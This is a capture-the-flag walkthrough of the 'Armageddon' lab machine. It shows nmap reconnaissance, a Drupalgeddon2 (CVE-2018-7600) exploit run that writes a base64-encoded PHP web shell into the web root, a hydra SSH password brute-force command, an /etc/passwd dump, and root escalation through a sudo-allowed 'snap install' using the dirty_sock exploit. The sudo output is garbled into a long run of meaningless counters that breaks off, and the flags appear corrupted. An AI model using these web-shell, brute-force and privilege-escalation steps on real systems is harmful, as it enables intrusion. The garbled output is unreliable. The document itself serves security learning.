

Armageddon walkthrough

Index

Index	1
List of pictures	1
Disclaimer	2
Reconnaissance	2
Initial foothold	2
User flag.....	4
Lateral movement.....	4
Privilege escalation	5

List of pictures

Picture 1 - nMap scan results	2
Picture 2 - Application on port 80.....	3
Picture 3 - Application details.....	3
Picture 4 - Exploit.....	4
Picture 5 - /etc/passwd file.....	4
Picture 6 - User password brute force.....	5
Picture 7 - SSH connection and user flag.....	5
Picture 8 - Useful info to privesc.....	5
Picture 9 - Prepare privesc exploit.....	6
Picture 10 - Privilege escalation and root flag	6

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who're willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Reconnaissance

The results of an initial nMap scan are the following:

```
(root@kali5-kali)-[/home/.../Linux/Easy/Armageddon/nMap]
# nmap -sT -Pn -p- -sV -sC -O -A 10.10.10.233
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-28 11:02 AEDT
Nmap scan report for 10-10-10-233.tpgi.com.au (10.10.10.233)
Host is up (0.022s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 82:c6:bb:c7:02:6a:93:bb:7c:cb:dd:9c:30:93:79:34 (RSA)
|   256 3a:ca:95:30:f3:12:d7:ca:45:05:bc:c7:f1:16:bb:fc (ECDSA)
|   256 7a:d4:b3:68:79:cf:62:8a:7d:5a:61:e7:06:0f:5f:33 (ED25519)
80/tcp    open  http      Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_ http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt
|_ http-title: Welcome to Armageddon | Armageddon
|_ http-generator: Drupal 7 (http://drupal.org)
|_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=1/28%OT=22%CT=1%CU=43679%PV=Y%DS=2%DC=T%G=Y%TM=65B5
OS:9A0C%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10B%TI=Z%II=I%TS=A)SEQ(S
OS:P=103%GCD=1%ISR=10B%TI=Z%TS=A)SEQ(SP=103%GCD=1%ISR=10B%TI=Z%II=I%TS=A)SE
OS:Q(SP=103%GCD=1%ISR=10B%TI=Z%CI=I%II=I%TS=A)OPS(O1=M53CST11NW7%O2=M53CST1
OS:1NW7%O3=M53CST11NW7%O4=M53CST11NW7%O5=M53CST11NW7%O6=M53CST11)WIN(W1=71
OS:20%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M5
OS:3CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4
OS:(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%
OS:F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%
OS:T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%R
OS:ID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops

TRACEROUTE (using proto 1/icmp)
HOP RTT ADDRESS
1 24.95 ms 10.10.14.1
2 25.41 ms 10-10-10-233.tpgi.com.au (10.10.10.233)


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 95.50 seconds
```

Picture 1 - nMap scan results

Open ports are 22 and 80. So, this machine has SSH enabled and an application running on port 80. Also, nMap recognized Linux as operative system and probably it is CentOS.


Initial foothold

First of all, I browsed to access to the application. Its index page was the following:



Picture 2 - Application on port 80

Using Wappalyzer extension tool for Firefox, I found that this application was based on Drupal version 7:



Picture 3 - Application details

Based on these information, I searched some useful exploit on Internet. I found the [CVE-2018-7600](#). The root cause of this vulnerability is related to the Drupal theme rendering system. To create all of its UI elements, Drupal uses **Form API**, a powerful tool allowing developers to create forms and handle form submissions quickly and easily. To achieve this, the API uses a hierarchical **associative array (Render Array)**, introduced in Drupal 7) containing the data that will be rendered, as well as some properties which establish how the data should be rendered. The associative array contains two elements (**first** parameter and **second** parameter), both have several parameters. A **parameter key** can be identified as it always starts with the hashtag # symbol. The **#type** parameter specifies the type of the HTML element (checkbox, textarea, etc.) and the **#markup** parameter is used to set HTML that will be output on the form. There are many other parameters that can be used with forms. Some of them provide a way to post-process the rendered output by re-parsing it through a user-supplied function. According to Drupal API documentation, this can be used to cache a view and still have some level of dynamic output. If the user-supplied callback function is not properly validated, a potential attacker might be able to insert malicious functions such as `exec`, `system`, `eval`, etc. to execute system commands, and take over the server.

User flag

Since I found a very interesting CVE to try to exploit, I downloaded the relative exploit code (called **Drupalgeddon2**) and run it against the target, as showed in the following picture:

```
h1ad1u@h1ad1u3-hell:~/Per OSCP/Linux/Easy/Armedgeddon$
$ ruby drupalgeddon2.rb 10.10.10.233
--[[ !! Drupalgeddon2 !! ]--

[*] Target : http://10.10.10.233/

[*] Found : http://10.10.10.233/CHANGELOG.txt (HTTP Response: 200)
[*] Drupal!: v7.56

[*] Testing: Form (user/password)
[*] Result : Form valid
-----
[*] Testing: Clean URLs
[*] Result : Clean URLs disabled (HTTP Response: 404)
[*] Isn't an issue for Drupal v7.x

[*] Testing: Code Execution (Method: name)
[*] Payload: echo VOWQUNHQ
[*] Result : VOWQUNHQ
[*] Good News Everyone! Target seems to be exploitable (Code execution)! w00hoo00!

[*] Testing: Existing file: (http://10.10.10.233/shell.php)
[*] Response: HTTP 404 // Size: 5
-----
[*] Testing: Writing To Web-Root: (./)
[*] Payload: echo POWwaHAgamYUIG1zc2VhKCAKX1JFUVVlU1RbJ2NhXSAnICgweyRzeXN0ZWNoICRfUkVVRVVlVFsnYydlICgJyAyP1YxJyApOyB9 | base64 -d | tee shell.php
[*] Result : <?php if( isset( $_REQUEST['c'] ) ) { system( $_REQUEST['c'] ); } }
[*] Very Good News Everyone! Wrote to the web-root! Maayheeeey!!!

[[ Fake PHP shell: curl 'http://10.10.10.233/shell.php' -d 'c=hostname'
armageddon.htb> whoami
apache
armageddon.htb>
```

Picture 4 - Exploit

In this way, I obtained a shell with the application user **apache**, but it hadn't the user flag. So, I checked the **/etc/passwd** file and I found the user **brucetherealadmin**:

```
armageddon.htb> pwd
/var/www/html
armageddon.htb> cd /home

armageddon.htb> pwd
/var/www/html
armageddon.htb> cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
brucetherealadmin:x:1000:1000::/home/brucetherealadmin:/bin/bash
armageddon.htb>
```

Picture 5 - /etc/passwd file

Lateral movement

At this point, I tried to brute force his SSH credentials with the following command:

```
hydra -l brucetherealadmin -P /usr/share/seclists/Passwords/Leaked-Databases/rockyou-75.txt 10.10.10.233 -t 4 ssh -f -V
```


In this way, I found the correct credentials:

```
Hydra v9.3 (c) 2017 by van Haften/THC & David Nul - Please do not use in military or secret service organizations, or for illegal purposes (this is new wording, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhaften-thc/thc-hydra) starting at 2024-01-28 11:48:11
[WARNING] HydraFile (you have 38 seconds to abort), Use option -2 to skip waiting2) from a previous session found, to prevent overwriting. ./Hydra.restore
[DATA] has 4 tasks per 1 server, total 4 tasks, 0 login tries (1/3/0/0), -5 tries per task
[DATA] attacking ssh://10.10.10.233:22/
[ATTEMPT] target 10.10.10.233 - login "brucetherealadmin" - pass "test" - 1 of 9 [child 0] (0/0)
[ATTEMPT] target 10.10.10.233 - login "brucetherealadmin" - pass "zeus" - 2 of 9 [child 2] (0/0)
[ATTEMPT] target 10.10.10.233 - login "brucetherealadmin" - pass "kacela" - 3 of 9 [child 2] (0/0)
[ATTEMPT] target 10.10.10.233 - login "brucetherealadmin" - pass "password" - 4 of 9 [child 3] (0/0)
[ATTEMPT] target 10.10.10.233 - login "brucetherealadmin" - pass " " - 5 of 9 [child 0] (0/0)
[ATTEMPT] target 10.10.10.233 - login "brucetherealadmin" - pass "defhack" - 6 of 9 [child 3] (0/0)
[ATTEMPT] target 10.10.10.233 - login "brucetherealadmin" - pass "9" - 7 of 9 [child 3] (0/0)
[ATTEMPT] target 10.10.10.233 - login "brucetherealadmin" - pass "www" - 8 of 9 [child 3] (0/0)
[ATTEMPT] target 10.10.10.233 - login "brucetherealadmin" - pass "assumpt123" - 9 of 9 [child 0] (0/0)
[SUCCESS] host 10.10.10.233 - login "brucetherealadmin" - password: 9
[STATUS] attack finished for 10.10.10.233 (only one found)
1 of 1 target successfully completed. 1 valid password found
Hydra (https://github.com/vanhaften-thc/thc-hydra) finished at 2024-01-28 11:48:15
```

Picture 6 - User password brute force

Honestly, I took these screenshots in a second moment and this command didn't work in acceptable time. So, I used a custom password list in this case. Anyway, I assure you that the password is included in **rockyou-75.txt** list file and that the command I inserted in my walkthrough worked. So, I connected in SSH with credentials just found and retrieved the user flag:

```
(k14d1u5@k14d1u5-kali) [~/.../Per OSCP/Linux/Easy/Armageddon]
$ ssh brucetherealadmin@10.10.10.233
The authenticity of host '10.10.10.233 (10.10.10.233)' can't be established.
ED25519 key fingerprint is SHA256:rMsnEyZLB6x3S3t/2SFrEG1MnMxicQ0sVs9pFhjchIQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.233' (ED25519) to the list of known hosts.
brucetherealadmin@10.10.10.233's password:
Last failed login: Sun Jan 28 00:24:29 GMT 2024 from 10.10.14.29 on ssh:notty
There were 162 failed login attempts since the last successful login.
Last login: Fri Mar 19 08:01:19 2021 from 10.10.14.5
[brucetherealadmin@armageddon ~]$ ped
-bash: ped: command not found
[brucetherealadmin@armageddon ~]$ pwd
/home/brucetherealadmin
[brucetherealadmin@armageddon ~]$ ls -la
total 16
drwx-----. 2 brucetherealadmin brucetherealadmin 99 Dec 14 2020 .
drwxr-xr-x. 3 root root 31 Dec 3 2020 ..
lrwxrwxrwx. 1 root root 9 Dec 11 2020 .bash_history -> /dev/null
-rw-r--r--. 1 brucetherealadmin brucetherealadmin 18 Apr 1 2020 .bash_logout
-rw-r--r--. 1 brucetherealadmin brucetherealadmin 193 Apr 1 2020 .bash_profile
-rw-r--r--. 1 brucetherealadmin brucetherealadmin 231 Apr 1 2020 .bashrc
-r-----. 1 brucetherealadmin brucetherealadmin 33 Jan 28 00:01 user.txt
[brucetherealadmin@armageddon ~]$ cat user.txt
3 5
[brucetherealadmin@armageddon ~]$
```

Picture 7 - SSH connection and user flag

Privilege escalation

Since I found the user flag, I had to escalate my privileges to root. The useful information to achieve this goal, and retrieve the root flag, was:

```
brucetherealadmin@10.10.10.233's password:
Last failed login: Sun Jan 28 00:18:29 GMT 2024 from 10.10.14.29 on ssh:notty
There were 48 failed login attempts since the last successful login.
Last login: Sun Jan 28 00:17:37 2024 from 10.10.14.29
[brucetherealadmin@armageddon ~]$ sudo -l
Matching Defaults entries for brucetherealadmin on armageddon:
    !authenticate, always_set_home, match_group_by_sgid, always_query_group_plugin, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KSHENV L0, L1, L2, L3, L4, L5, L6, L7, L8, L9, L10, L11, L12, L13, L14, L15, L16, L17, L18, L19, L20, L21, L22, L23, L24, L25, L26, L27, L28, L29, L30, L31, L32, L33, L34, L35, L36, L37, L38, L39, L40, L41, L42, L43, L44, L45, L46, L47, L48, L49, L50, L51, L52, L53, L54, L55, L56, L57, L58, L59, L60, L61, L62, L63, L64, L65, L66, L67, L68, L69, L70, L71, L72, L73, L74, L75, L76, L77, L78, L79, L80, L81, L82, L83, L84, L85, L86, L87, L88, L89, L90, L91, L92, L93, L94, L95, L96, L97, L98, L99, L100, L101, L102, L103, L104, L105, L106, L107, L108, L109, L110, L111, L112, L113, L114, L115, L116, L117, L118, L119, L120, L121, L122, L123, L124, L125, L126, L127, L128, L129, L130, L131, L132, L133, L134, L135, L136, L137, L138, L139, L140, L141, L142, L143, L144, L145, L146, L147, L148, L149, L150, L151, L152, L153, L154, L155, L156, L157, L158, L159, L160, L161, L162, L163, L164, L165, L166, L167, L168, L169, L170, L171, L172, L173, L174, L175, L176, L177, L178, L179, L180, L181, L182, L183, L184, L185, L186, L187, L188, L189, L190, L191, L192, L193, L194, L195, L196, L197, L198, L199, L200, L201, L202, L203, L204, L205, L206, L207, L208, L209, L210, L211, L212, L213, L214, L215, L216, L217, L218, L219, L220, L221, L222, L223, L224, L225, L226, L227, L228, L229, L230, L231, L232, L233, L234, L235, L236, L237, L238, L239, L240, L241, L242, L243, L244, L245, L246, L247, L248, L249, L250, L251, L252, L253, L254, L255, L256, L257, L258, L259, L260, L261, L262, L263, L264, L265, L266, L267, L268, L269, L270, L271, L272, L273, L274, L275, L276, L277, L278, L279, L280, L281, L282, L283, L284, L285, L286, L287, L288, L289, L290, L291, L292, L293, L294, L295, L296, L297, L298, L299, L300, L301, L302, L303, L304, L305, L306, L307, L308, L309, L310, L311, L312, L313, L314, L315, L316, L317, L318, L319, L320, L321, L322, L323, L324, L325, L326, L327, L328, L329, L330, L331, L332, L333, L334, L335, L336, L337, L338, L339, L340, L341, L342, L343, L344, L345, L346, L347, L348, L349, L350, L351, L352, L353, L354, L355, L356, L357, L358, L359, L360, L361, L362, L363, L364, L365, L366, L367, L368, L369, L370, L371, L372, L373, L374, L375, L376, L377, L378, L379, L380, L381, L382, L383, L384, L385, L386, L387, L388, L389, L390, L391, L392, L393, L394, L395, L396, L397, L398, L399, L400, L401, L402, L403, L404, L405, L406, L407, L408, L409, L410, L411, L412, L413, L414, L415, L416, L417, L418, L419, L420, L421, L422, L423, L424, L425, L426, L427, L428, L429, L430, L431, L432, L433, L434, L435, L436, L437, L438, L439, L440, L441, L442, L443, L444, L445, L446, L447, L448, L449, L450, L451, L452, L453, L454, L455, L456, L457, L458, L459, L460, L461, L462, L463, L464, L465, L466, L467, L468, L469, L470, L471, L472, L473, L474, L475, L476, L477, L478, L479, L480, L481, L482, L483, L484, L485, L486, L487, L488, L489, L490, L491, L492, L493, L494, L495, L496, L497, L498, L499, L500, L501, L502, L503, L504, L505, L506, L507, L508, L509, L510, L511, L512, L513, L514, L515, L516, L517, L518, L519, L520, L521, L522, L523, L524, L525, L526, L527, L528, L529, L530, L531, L532, L533, L534, L535, L536, L537, L538, L539, L540, L541, L542, L543, L544, L545, L546, L547, L548, L549, L550, L551, L552, L553, L554, L555, L556, L557, L558, L559, L560, L561, L562, L563, L564, L565, L566, L567, L568, L569, L570, L571, L572, L573, L574, L575, L576, L577, L578, L579, L580, L581, L582, L583, L584, L585, L586, L587, L588, L589, L590, L591, L592, L593, L594, L595, L596, L597, L598, L599, L600, L601, L602, L603, L604, L605, L606, L607, L608, L609, L610, L611, L612, L613, L614, L615, L616, L617, L618, L619, L620, L621, L622, L623, L624, L625, L626, L627, L628, L629, L630, L631, L632, L633, L634, L635, L636, L637, L638, L639, L640, L641, L642, L643, L644, L645, L646, L647, L648, L649, L650, L651, L652, L653, L654, L655, L656, L657, L658, L659, L660, L661, L662, L663, L664, L665, L666, L667, L668, L669, L670, L671, L672, L673, L674, L675, L676, L677, L678, L679, L680, L681, L682, L683, L684, L685, L686, L687, L688, L689, L690, L691, L692, L693, L694, L695, L696, L697, L698, L699, L700, L701, L702, L703, L704, L705, L706, L707, L708, L709, L710, L711, L712, L713, L714, L715, L716, L717, L718, L719, L720, L721, L722, L723, L724, L725, L726, L727, L728, L729, L730, L731, L732, L733, L734, L735, L736, L737, L738, L739, L740, L741, L742, L743, L744, L745, L746, L747, L748, L749, L750, L751, L752, L753, L754, L755, L756, L757, L758, L759, L760, L761, L762, L763, L764, L765, L766, L767, L768, L769, L770, L771, L772, L773, L774, L775, L776, L777, L778, L779, L780, L781, L782, L783, L784, L785, L786, L787, L788, L789, L790, L791, L792, L793, L794, L795, L796, L797, L798, L799, L800, L801, L802, L803, L804, L805, L806, L807, L808, L809, L810, L811, L812, L813, L814, L815, L816, L817, L818, L819, L820, L821, L822, L823, L824, L825, L826, L827, L828, L829, L830, L831, L832, L833, L834, L835, L836, L837, L838, L839, L840, L841, L842, L843, L844, L845, L846, L847, L848, L849, L850, L851, L852, L853, L854, L855, L856, L857, L858, L859, L860, L861, L862, L863, L864, L865, L866, L867, L868, L869, L870, L871, L872, L873, L874, L875, L876, L877, L878, L879, L880, L881, L882, L883, L884, L885, L886, L887, L888, L889, L890, L891, L892, L893, L894, L895, L896, L897, L898, L899, L900, L901, L902, L903, L904, L905, L906, L907, L908, L909, L910, L911, L912, L913, L914, L915, L916, L917, L918, L919, L920, L921, L922, L923, L924, L925, L926, L927, L928, L929, L930, L931, L932, L933, L934, L935, L936, L937, L938, L939, L940, L941, L942, L943, L944, L945, L946, L947, L948, L949, L950, L951, L952, L953, L954, L955, L956, L957, L958, L959, L960, L961, L962, L963, L964, L965, L966, L967, L968, L969, L970, L971, L972, L973, L974, L975, L976, L977, L978, L979, L980, L981, L982, L983, L984, L985, L986, L987, L988, L989, L990, L991, L992, L993, L994, L995, L996, L997, L998, L999, 1000, 1001, 1002, 1003, 1004, 1005, 1006, 1007, 1008, 1009, 1010, 1011, 1012, 1013, 1014, 1015, 1016, 1017, 1018, 1019, 1020, 1021, 1022, 1023, 1024, 1025, 1026, 1027, 1028, 1029, 1030, 1031, 1032, 1033, 1034, 1035, 1036, 1037, 1038, 1039, 1040, 1041, 1042, 1043, 1044, 1045, 1046, 1047, 1048, 1049, 1050, 1051, 1052, 1053, 1054, 1055, 1056, 1057, 1058, 1059, 1060, 1061, 1062, 1063, 1064, 1065, 1066, 1067, 1068, 1069, 1070, 1071, 1072, 1073, 1074, 1075, 1076, 1077, 1078, 1079, 1080, 1081, 1082, 1083, 1084, 1085, 1086, 1087, 1088, 1089, 1090, 1091, 1092, 1093, 1094, 1095, 1096, 1097, 1098, 1099, 1100, 1101, 1102, 1103, 1104, 1105, 1106, 1107, 1108, 1109, 1110, 1111, 1112, 1113, 1114, 1115, 1116, 1117, 1118, 1119, 1120, 1121, 1122, 1123, 1124, 1125, 1126, 1127, 1128, 1129, 1130, 1131, 1132, 1133, 1134, 1135, 1136, 1137, 1138, 1139, 1140, 1141, 1142, 1143, 1144, 1145, 1146, 1147, 1148, 1149, 1150, 1151, 1152, 1153, 1154, 1155, 1156, 1157, 1158, 1159, 1160, 1161, 1162, 1163, 1164, 1165, 1166, 1167, 1168, 1169, 1170, 1171, 1172, 1173, 1174, 1175, 1176, 1177, 1178, 1179, 1180, 1181, 1182, 1183, 1184, 1185, 1186, 1187, 1188, 1189, 1190, 1191, 1192, 1193, 1194, 1195, 1196, 1197, 1198, 1199, 1200, 1201, 1202, 1203, 1204, 1205, 1206, 1207, 1208, 1209, 1210, 1211, 1212, 1213, 1214, 1215, 1216, 1217, 1218, 1219, 1220, 1221, 1222, 1223, 1224, 1225, 1226, 1227, 1228, 1229, 1230, 1231, 1232, 1233, 1234, 1235, 1236, 1237, 1238, 1239, 1240, 1241, 1242, 1243, 1244, 1245, 1246, 1247, 1248, 1249, 1250, 1251, 1252, 1253, 1254, 1255, 1256, 1257, 1258, 1259, 1260, 1261, 1262, 1263, 1264, 1265, 1266, 1267, 1268, 1269, 1270, 1271, 1272, 1273, 1274, 1275, 1276, 1277, 1278, 1279, 1280, 1281, 1282, 1283, 1284, 1285, 1286, 1287, 1288, 1289, 1290, 1291, 1292, 1293, 1294, 1295, 1296, 1297, 1298, 1299, 1300, 1301, 1302, 1303, 1304, 1305, 1306, 1307, 1308, 1309, 1310, 1311, 1312, 1313, 1314, 1315, 1316, 1317, 1318, 1319, 1320, 1321, 1322, 1323, 1324, 1325, 1326, 1327, 1328, 1329, 1330, 1331, 1332, 1333, 1334, 1335, 1336, 1337, 1338, 1339, 1340, 1341, 1342, 1343, 1344, 1345, 1346, 1347, 1348, 1349, 1350, 1351, 1352, 1353, 1354, 1355, 1356, 1357, 1358, 1359, 1360, 1361, 1362, 1363, 1364, 1365, 1366, 1367, 1368, 1369, 1370, 1371, 1372, 1373, 1374, 1375, 1376, 1377, 1378, 1379, 1380, 1381, 1382, 1383, 1384, 1385, 1386, 1387, 1388, 1389, 1390, 1391, 1392, 1393, 1394, 1395, 1396, 1397, 1398, 1399, 1400, 1401, 1402, 1403, 1404, 1405, 1406, 1407, 1408, 1409, 1410, 1411, 1412, 1413, 1414, 1415, 1416, 1417, 1418, 1419, 1420, 1421, 1422, 1423, 1424, 1425, 1426, 1427, 1428, 1429, 1430, 1431, 1432, 1433, 1434, 1435, 1436, 1437, 1438, 1439, 1440, 1441, 1442, 1443, 1444, 1445, 1446, 1447, 1448, 1449, 1450, 1451, 1452, 1453, 1454, 1455, 1456, 1457, 1458, 1459, 1460, 1461, 1462, 1463, 1464, 1465, 1466, 1467, 1468, 1469, 1470, 1471, 1472, 1473, 1474, 1475, 1476, 1477, 1478, 1479, 1480, 1481, 1482, 1483, 1484, 1485, 1486, 1487, 1488, 1489, 1490, 1491, 1492, 1493, 1494, 1495, 1496, 1497, 1498, 1499, 1500, 1501, 1502, 1503, 1504, 1505, 1506, 1507, 1508, 1509, 1510, 1511, 1512, 1513, 1514, 1515, 1516, 1517, 1518, 1519, 1520, 1521, 1522, 1523, 1524, 1525, 1526, 1527, 1528, 1529, 1530, 1531, 1532, 1533, 1534, 1535, 1536, 1537, 1538, 1539, 1540, 1541, 1542, 1543, 1544, 1545, 1546, 1547, 1548, 1549, 1550, 1551, 1552, 1553, 1554, 1555, 1556, 1557, 1558, 1559, 1560, 1561, 1562, 1563, 1564, 1565, 1566, 1567, 1568, 1569, 1570, 1571, 1572, 1573, 1574, 1575, 1576, 1577, 1578, 1579, 1580, 1581, 1582, 1583, 1584, 1585, 1586, 1587, 1588, 1589, 1590, 1591, 1592, 1593, 1594, 1595, 1596, 1597, 1598, 1599, 1600, 1601, 1602, 1603, 1604, 1605, 1606, 1607, 1608, 1609, 1610, 1611, 1612, 1613, 1614, 1615, 1616, 1617, 1618, 1619, 1620, 1621, 1622, 1623, 1624, 1625, 1626, 1627, 1628, 1629, 1630, 1631, 1632, 1633, 1634, 1635, 1636, 1637, 1638, 1639, 1640, 1641, 1642, 1643, 1644, 1645, 1646, 1647, 1648, 1649, 1650, 1651, 1652, 1653, 1654, 1655, 1656, 1657, 1658, 1659, 1660, 1661, 1662, 1663, 1664, 1665, 1666, 1667, 1668, 1669, 1670, 1671, 1672, 1673, 1674, 1675, 1676, 1677, 1678, 1679, 1680, 1681, 1682, 1683, 1684, 1685, 1686, 1687, 1688, 1689, 1690, 1691, 1692, 1693, 1694, 1695, 1696, 1697, 1698, 1699, 1700, 1701, 1702, 1703, 1704, 1705, 1706, 1707, 1708, 1709, 1710, 1711, 1712, 1713, 1714, 1715, 1716, 1717, 1718, 1719, 1720, 1721, 1722, 1723, 1724, 1725, 1726, 1727, 1728, 1729, 1730, 1731, 1732, 1733, 1734, 1735, 1736, 1737, 1738, 1739, 1740, 1741, 1742, 1743, 1744, 1745, 1746, 1747, 1748, 1749, 1750, 1751, 1752, 1753, 1754, 1755, 1756, 1757, 1758, 1759, 1760, 1761, 1762, 1763, 1764, 1765, 1766, 1767, 1768, 1769, 1770, 1771, 1772, 1773, 1774, 1775, 1776, 1777, 1778, 1779, 1780, 1781, 1782, 1783, 1784, 1785, 1786, 1787, 1788, 1789, 1790, 1791, 1792, 1793, 1794, 1795, 1796, 1797, 1798, 1799, 1800, 1801, 1802, 1803, 1804, 1805, 1806, 1807, 1808, 1809, 1810, 1811, 1812, 1813, 1814, 1815, 1816, 1817, 1818, 1819, 1820, 1821, 1822, 1823, 1824, 1825, 1826, 1827, 1828, 1829, 1830, 1831, 1832, 1833, 1834, 1835, 1836, 1837, 1838, 1839, 1840, 1841, 1842, 1843, 1844, 1845, 1846, 1847, 1848, 1849, 1850, 1851, 1852, 1853, 1854, 1855, 1856, 1857, 1858, 1859, 1860, 1861, 1862, 1863, 1864, 1865, 1866, 1867, 1868, 1869, 1870, 1871, 1872, 1873, 1874, 1875, 1876, 1877, 1878, 1879, 1880, 1881, 1882, 1883, 1884, 1885, 1886, 1887, 1888, 1889, 1890, 1891, 1892, 1893, 1894, 1895, 1896, 1897, 1898, 1899, 1900, 1901, 1902, 1903, 1904, 1905, 1906, 1907, 1908, 1909, 1910, 1911,
```

So, the user was able to run **snap install** command as root without password. I searched some exploits on Internet and I used the **dirty_sock** one. In particular, I prepared the following command to exploit this vulnerability:

Picture 9 - Prepare privesc exploit

```
sudo /usr/bin/snap install exploit.snap --devmode
```

```
su dirty_sock
```

```
sudo -i
```

```
[dirty_sock@armageddon tmp]$ sudo -i
```

We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:

- #1) Respect the privacy of others.
- #2) Think before you type.
- #3) With great power comes great responsibility.

```
[sudo] password for dirty_sock:
[root@armageddon ~]# cat /root/root.txt
a                                     b
[root@armageddon ~]#
```

Picture 10 - Privilege escalation and root flag